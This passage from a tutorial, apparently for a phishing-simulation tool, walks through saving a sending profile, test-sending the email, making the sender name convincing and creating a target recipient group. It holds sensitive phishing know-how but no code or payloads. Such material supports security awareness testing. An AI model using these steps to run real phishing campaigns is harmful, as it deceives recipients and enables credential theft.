
Save the changes. Send a test email to the email of your choice to see if the Phishing email appears as you want it to be.



The username we specify is very important here as it will be displayed. So it has to be made as convincing as possible. Once you are satisfied with the sending profile, you can save it.




Next, we need to create Users and Groups. This is where we assign target users for of our phishing campaign.




Click on "New Group" to create a new batch of recipients. I have named this group as Target_ 1.

"Hackers find more success with organizations where employees are under appreciated, over worked and under paid. Why would anyone in an organization like that care enough to think twice before clicking on a phishing email?"
- James Scott, Sr. Fellow, Institute for Critical Infrastructure Technology

